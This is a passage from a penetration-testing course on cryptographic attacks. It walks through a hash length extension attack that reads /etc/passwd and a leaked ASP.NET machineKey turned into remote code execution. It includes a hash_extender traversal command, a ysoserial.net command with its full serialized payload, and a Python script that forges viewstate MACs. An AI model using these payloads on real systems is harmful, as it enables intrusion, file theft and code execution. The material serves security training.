
12.4.2 Hash Length Extension Attack Scenario

By navigating to Challenge 5, we come across the below.




12.4.2 Hash Length Extension Attack Scenario

Clicking on “hello”, “test” etc. and seeing both the responses and the requests makes us thing that the application “prints” the contents of local files.



By picking various algorithms we can also identify the possible parameters.



```
GET /ctf/challenge5/index.php?algo=sha1&file=test&hash=dd03bd22af3a4a0253a66621bcb80631556b100e HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:65.0) Gecko/20100101 Firefox/65.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/ctf/challenge5/index.php?algo=sha1
Connection: close
Upgrade-Insecure-Requests: 1
```


12.4.2 Hash Length Extension Attack Scenario

Something else that we should notice, is that regardless of the size of the file name input, the output is the same size.

The above suggests that a hashing algorithm may be in use. This algorithm could be SHA1 (due to the fixed output length), but if we try (`echo -n pictures | sha1sum`) locally, the SHA1 sum we get is different from the one shown by the application.

We are most probably against Message Authentication Code, the application must be adding something to the hash apart from the file name. We remind you that during MAC a secret value is appended and the outcome is hashed.

Luckily, such an implementation is vulnerable to Hash Length Extension Attacks!



```
GET /ctf/challenge5/index.php?algo=sha1&file=test&hash=dd03bd22af3a4a0253a66621bcb80631556b100e HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:65.0) Gecko/20100101 Firefox/65.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/ctf/challenge5/index.php?algo=sha1
Connection: close
Upgrade-Insecure-Requests: 1
```

12.4.2 Hash Length Extension Attack Scenario

Let's try reading the contents of */etc/passwd* by executing a Hash Length Extension Attack.

As previously covered, we don't need to know the secret value being used. We only need to successfully guess the length of the secret.

For this task we can use hash_extender as follows.

- The specify a known hash value
- The specify an estimation regarding the secret's length (between 10 and 40 bytes)
- We will have to experiment with the amount of ../../ to be used


```
./hash_extender -f sha1 --
data 'test' -s
dd03bd22af3a4a0253a66621bc
b80631556b100e --append
'../../../../../../../../.
./etc/passwd' --secret-
min=10 --secret-max=40 --
out-data-format=html --
table > payloads.out
```

https://github.com/iagox86/hash_extender

12.4.2 Hash Length Extension Attack Scenario


Let's now use hash_extender's output (payloads.out) inside Burp's Intruder, in order to see if our guesses were successful.

We will follow a Sniper approach, as follows.



12.4.2 Hash Length Extension Attack Scenario

Eventually, we are able to see the content of */etc/passwd* by means of a Hash Length Extension attack!



12.5

Leveraging machineKey

12.5.1 The importance of machineKey

The Machine Key, is the cardinal feature that is used to specify encryption settings for application services, such as view state, forms authentication and roles in a system.

Machine Key contains a set of fields like validation key, decryption key and so on where unique keys are to be entered. Specifying a machine key looks as follows.

Msenv.Devenv.Pkgdef | Default.aspx | web.config

```
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
<system.web>
<customErrors mode="Off"/>
    <machineKey validationKey="b07b0f97365416288cf0247cffdf135d25f6be87" decryptionKey=
    "6f5f8bd0152af0168417716c0ccb8320e93d0133e9d06a0bb91bf87ee9d69dc3" decryption="DES" validation="MD5" />
</system.web>
</configuration>
```

https://msdn.microsoft.com/en-us/data/w8h3skw9(v=vs.110)

12.5.1 The importance of machineKey

The attributes and elements of a machine key can be seen on your right.

Attribute	Description	Element
decryption	An algorithm that is used for encrypting and decrypting forms-authentication data.	AES - Default , DES , 3DES alg:algorithm_name
decryptionKey	A HEX string (key) to encrypt and decrypt data	(AutoGenerate, IsolateApps) HEX string (key value)
validation	A hash algorithm to validate data	AES , MD5, SHA1, HMACSHA256, HMACSHA384, HMACSHA512 alg:algorithm_name
validationKey	A HEX string (key) to validate data	AutoGenerate, IsolateApps HEX string (key value)

https://msdn.microsoft.com/en-us/data/w8h3skw9(v=vs.110)

12.5.2 Leveraging a leaked machineKey for RCE

Suppose we are pentesting a .NET application (residing at 192.168.227.135).

1. The application offers file uploading functionality (the "aspx", ".config", ".ashx", ".asmx", ".aspq", ".axd", ".cshtm", ".cshtml", ".rem", ".soap", ".vbhtm", ".vbhtml", ".asa", ".asp" and ".cer" extensions are blacklisted)
2. Validation of viewstate MAC is performed (this prevents deserialization exploitation without knowing the cryptographic key - machineKey)


12.5.2 Leveraging a leaked machineKey for RCE

At this point, our only chance of bypassing authorization in general and achieving high impact exploitation, is by finding the machine key.

The vast majority of extensions that can help us are unfortunately black-listed. That being said, the Server Side Attacks module includes nice trick that can help us move further in this situation, Server Side Include.

12.5.2 Leveraging a leaked machineKey for RCE

We can try uploading the following, in attempt to leak the machine key.



12.5.2 Leveraging a leaked machineKey for RCE

Thankfully, our attempt was successful. We got access to the *web.config* file (we used View Source Code to retrieve its contents).

```
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
<system.web>
<customErrors mode="Off"/>
    <machineKey validationKey="b07b0f97365416288cf0247cffdf135d25f6be87"
decryptionKey="6f5f8bd0152af0168417716c0ccb8320e93d0133e9d06a0bb91bf87ee9d69dc3" decryption="DES" validation="MD5" />
</system.web>
</configuration>
```

12.5.2 Leveraging a leaked machineKey for RCE

Now, the last obstacle to bypass. We need to figure out how the MAC generated and verified. To answer this we will need to dig into the below.

https://referencesource.microsoft.com/#system.web/UI/ObjectStateFormatter.cs (Focus on lines 756-812)

https://referencesource.microsoft.com/#System.Web/Configuration/MachineKeySection.cs (Focus on lines 786-818 , 847-866 and 1211-1230)

If you read the above, you will conclude to the below logic (pseudocode).

```
MAC_HASH = MD5(serialized_data_binary + validation_key + 0x00000000 )
VIEWSTATE = Base64_Encode(serialized_data_binary + MAC_HASH)
```

https://referencesource.microsoft.com/#system.web/UI/ObjectStateFormatter.cs
https://referencesource.microsoft.com/#System.Web/Configuration/MachineKeySection.cs

12.5.2 Leveraging a leaked machineKey for RCE

For the exploitation part, we will need ysoserial.net and to implement the MAC-related logic of the previous slide.

Command Prompt

```
C:\Users\[redacted]\Desktop\master-Release-30>ysoserial.exe ysoserial.exe -o base64 -g TypeConfuseDelegate -f ObjectStateFormatter -c "cmd /c ping 192.168.227.128"
```

/wEy1xEAAQAAAP////8BAAAAAAAAAAwCAAAASVN5c3RlbSwgVmVyc2lvbj00LjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPWI3N2E1
YzU2MTkzNGUwODkFAQAAAIQBU3lzdGVtLkNvbGxlY3Rpb25zLkdlbmVyaWMuU29ydGVkU2V0YDFbW1N5c3RlbS5TdHJpbmcsIG1zY29ybGliLCBWZXJzaW9u
PTQuMC4wLjAsIEN1bHR1cmU9bmV1dHJhbCwgUHVibGljS2V5VG9rZW49Yjc3YTVjNTYxOTM0ZTA4OV1dBAAAAAVDb3VudAhDb21wYXJlcgdWZXJzaW9uBUl0
ZW1zAAMABgiNAVN5c3RlbS5Db2xsZWN0aW9ucy5HZW5lcmljLkNvbXBhcmlzb25Db21wYXJlcmAxW1tTeXN0ZW0uU3RyaW5nLCBtc2NvcmxpYiwgVmVyc2lv
bj00LjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPWI3N2E1YzU2MTkzNGUwODldXQgCAAAAAgAAAAkDAAAAAgAAAAkEAAAABAMAAACN
AVN5c3RlbS5Db2xsZWN0aW9ucy5HZW5lcmljLkNvbXBhcmlzb25Db21wYXJlcmAxW1tTeXN0ZW0uU3RyaW5nLCBtc2NvcmxpYiwgVmVyc2lvbj00LjAuMC4w
LCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPWI3N2E1YzU2MTkzNGUwODldXQEAAAALX2NvbXBhcmlzb24DIlN5c3RlbS5EZWxlZ2F0ZVNlcmlh
bGl6YXRpb25Ib2xkZXIJBQAAABEEAAAAAgAAAAYGAAAAHi9jIGNtZCAvYyBwaW5nIDE5Mi4xNjguMjI3LjEyOAYHAAAAA2NtZAQFAAAAIlN5c3RlbS5EZWxl
Z2F0ZVNlcmlhbGl6YXRpb25Ib2xkZXIDAAAACERlbGVnYXRlB21ldGhvZDAHbWV0aG9kMQMDAzBTeXN0ZW0uRGVsZWdhdGVTZXJpYWxpemF0aW9uSG9sZGVy
K0RlbGVnYXRlRW50cnkvU3lzdGVtLlJlZmxlY3Rpb24uTWVtYmVySW5mb1NlcmlhbGl6YXRpb25Ib2xkZXIvU3lzdGVtLlJlZmxlY3Rpb24uTWVtYmVySW5m
b1NlcmlhbGl6YXRpb25Ib2xkZXIJCAAAAAkJAAAACQoAAAAECAAAADBTeXN0ZW0uRGVsZWdhdGVTZXJpYWxpemF0aW9uSG9sZGVyK0RlbGVnYXRlRW50cnkH
AAAABHR5cGUIYXNzZW1ibHkGdGFyZ2V0EnRhcmdldFR5cGVBc3NlbWJseQ50YXJnZXRUeXBlTmFtZQptZXRob2ROYW1lDWRlbGVnYXRlRW50cnkBAQIBAQED
MFN5c3RlbS5EZWxlZ2F0ZVNlcmlhbGl6YXRpb25Ib2xkZXIrRGVsZWdhdGVFbnRyeeQYLAAAAsAJTeXN0ZW0uRnVuY2AzW1tTeXN0ZW0uU3RyaW5nLCBtc2Nv
cmxpYiwgVmVyc2lvbj00LjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPWI3N2E1YzU2MTkzNGUwODldLFtTeXN0ZW0uU3RyaW5nLCBt
c2NvcmxpYiwgVmVyc2lvbj00LjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPWI3N2E1YzU2MTkzNGUwODldLFtTeXN0ZW0uRGlhZ25v
c3RpY3MuUHJvY2VzcywgU3lzdGVtLCBWZXJzaW9uPTQuMC4wLjAsIEN1bHR1cmU9bmV1dHJhbCwgUHVibGljS2V5VG9rZW49Yjc3YTVjNTYxOTM0ZTA4OV1d
BgwAAABLbXNjb3JsaWIsIFZlcnNpb249NC4wLjAuMCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNLZXlUb2tlbj1iNzdhNWM1NjE5MzRlMDg5CgYNAAAASVN5
c3RlbSwgVmVyc2lvbj00LjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPWI3N2E1YzU2MTkzNGUwODkGDgAAABpTeXN0ZW0uRGlhZ25v
c3RpY3MuUHJvY2VzcwYPAAAABVN0YXJ0CRAAAAAECQAAAC9TeXN0ZW0uUmVmbGVjdGlvbi5NZW1iZXJJbmZvU2VyaWFsaXphdGlvbkhvbGRlcgcAAAAETmFt
ZQxBc3NlbWJseU5hbWUJQ2xhc3NOYW1lCVNpZ25hdHVyZQpTaWduYXR1cmUyCk1lbWJlclR5cGUQR2VuZXJpY0FyZ3VtZW50cwEBAQEBAAMIDVN5c3RlbS5U
eXBlW10JDwAAAAkNAAAACQ4AAAAGFAAAAD5TeXN0ZW0uRGlhZ25vc3RpY3MuUHJvY2VzcyBTdGFydChTeXN0ZW0uU3RyaW5nLCBTeXN0ZW0uU3RyaW5nKQYV
AAAAPlN5c3RlbS5EaWFnbm9zdGljcy5Qcm9jZXNzIFN0YXJ0KFN5c3RlbS5TdHJpbmcsIFN5c3RlbS5TdHJpbmcpCAAAAAoBCgAAAAkAAAAGFgAAAAdDb21w
YXJlCQwAAAAGGAAAAA1TeXN0ZW0uU3RyaW5nBhkAAAArSW50MzIgQ29tcGFyZShTeXN0ZW0uU3RyaW5nLCBTeXN0ZW0uU3RyaW5nKQYaAAAAMlN5c3RlbS5J
bnQzMiBDb21wYXJlKFN5c3RlbS5TdHJpbmcsIFN5c3RlbS5TdHJpbmcpCAAAAAoBEAAAAAgAAAAGGwAAAHFTeXN0ZW0uQ29tcGFyaXNvbmAxW1tTeXN0ZW0u
U3RyaW5nLCBtc2NvcmxpYiwgVmVyc2lvbj00LjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPWI3N2E1YzU2MTkzNGUwODldXQkMAAAA
CgkMAAAACRgAAAAJFgAAAAoL

12.5.2 Leveraging a leaked machineKey for RCE


For the exploitation part, we will need ysoserial.net and to implement the MAC-related logic of the previous slide.

```
#!/usr/bin/env python3
import hashlib
import base64


serialized_data = '{the output of ysoserial.net goes here}'
payload = base64.b64decode(serialized_data)

# Get machine key by uploading .shtml file (Server Side Include)
validation_key = bytes.fromhex('b07b0f97365416288cf0247cffdf135d25f6be87')

'''
MAC_Hash = MD5(serialized_data_binary + validation_key + 0x00000000 )

Simple stack trace to get MAC Hash:
System.Web.UI.ObjectStateFormatter.Serialize(object stateGraph, Purpose purpose)
    MachineKeySection.GetEncodedData(byte[] buf, byte[] modifier, int start, ref int
length)
        MachineKeySection.HashData(byte[] buf, byte[] modifier, int start, int length)
            HashDataUsingNonKeyedAlgorithm(HashAlgorithm hashAlgo, byte[] buf, byte[]
modifier, int start, int length, byte[] validationKey)
                UnsafeNativeMethods.GetSHA1Hash(byte[] data, int dataSize, byte[] hash,
int hashSize);
'''
mac = hashlib.md5(payload + validation_key + b'\x00\x00\x00\x00').digest()
payload = base64.b64encode(payload + mac).decode()
print(payload)
```

Credits to cyku@cyku.tw for the exploit

12.5.2 Leveraging a leaked machineKey for RCE

Remote code execution was achieved!



12.5.2 Leveraging a leaked machineKey for RCE

In this case, we didn't attack crypto per se. Instead we leveraged the SSI feature of the underlying server to leak the cryptographic key.

Implementing strong crypto is important, but protecting the cryptographic key is of equal importance!

12.6

Subverting HMAC in Node.js

12.6.1 Subverting HMAC in Node.js Scenario

At the end of the course we will also present you with an example where HMAC can be subverted through Remote Memory Disclosure in Node.js.

The source code of the vulnerable application will be provided as well, so that you can try the attack locally.

https://en.wikipedia.org/wiki/HMAC

References

References

[Block cipher mode of operation](https://en.wikipedia.org/wiki/Block_cipher_mode_of_operation)

https://en.wikipedia.org/wiki/Block_cipher_mode_of_operation

[Not So Secure](https://www.notsosecure.com/)

https://www.notsosecure.com/

[The Padding Oracle Attack](https://robertheaton.com/2013/07/29/padding-oracle-attack/)

https://robertheaton.com/2013/07/29/padding-oracle-attack/

[CBC Padding Oracle Attacks](http://seffyvon.github.io/cryptography/2014/08/20/CBC-Padding-Oracle-Attacks/)

http://seffyvon.github.io/cryptography/2014/08/20/CBC-Padding-Oracle-Attacks/

References

[Practical Padding Oracle Attacks](http://netifera.com/research/poet/PaddingOracleBHEU10.pdf)

http://netifera.com/research/poet/PaddingOracleBHEU10.pdf

[Class CookieRememberMeManager](https://shiro.apache.org/static/1.2.2/apidocs/org/apache/shiro/web/mgt/CookieRememberMeManager.html)

https://shiro.apache.org/static/1.2.2/apidocs/org/apache/shiro/web/mgt/CookieRememberMeManager.html

[Shiro RCE again（Padding Oracle Attack）](https://www.anquanke.com/post/id/192819)

https://www.anquanke.com/post/id/192819

[wuppp/shiro_rce_exp](https://github.com/wuppp/shiro_rce_exp/blob/master/shiro_exp.py)

https://github.com/wuppp/shiro_rce_exp/blob/master/shiro_exp.py

References

[Everything you need to know about hash length extension attacks](https://blog.skullsecurity.org/2012/everything-you-need-to-know-about-hash-length-extension-attacks)

https://blog.skullsecurity.org/2012/everything-you-need-to-know-about-hash-length-extension-attacks

[SpiderLabs/CryptOMG](https://github.com/SpiderLabs/CryptOMG)

https://github.com/SpiderLabs/CryptOMG

[iagox86/hash_extender](https://github.com/iagox86/hash_extender)

https://github.com/iagox86/hash_extender

[machineKey Element (ASP.NET Settings Schema)](https://msdn.microsoft.com/en-us/data/w8h3skw9(v=vs.110))

https://msdn.microsoft.com/en-us/data/w8h3skw9(v=vs.110)

References

[ObjectStateFormatter.cs](https://referencesource.microsoft.com/#system.web/UI/ObjectStateFormatter.cs)

https://referencesource.microsoft.com/#system.web/UI/ObjectStateFormatter.cs

[MachineKeySection.cs](https://referencesource.microsoft.com/#System.Web/Configuration/MachineKeySection.cs)

https://referencesource.microsoft.com/#System.Web/Configuration/MachineKeySection.cs

[HMAC](https://en.wikipedia.org/wiki/HMAC)

https://en.wikipedia.org/wiki/HMAC

Labs

Padding Oracle Attack

In this lab, students will have the opportunity to perform a padding oracle attack against a vulnerable application.

****Labs are only available in Full or Elite Editions of the course. To access, go to the course in your members area and click the labs drop-down in the appropriate module line or to the virtual labs tabs on the left navigation. To UPGRADE, click LINK.***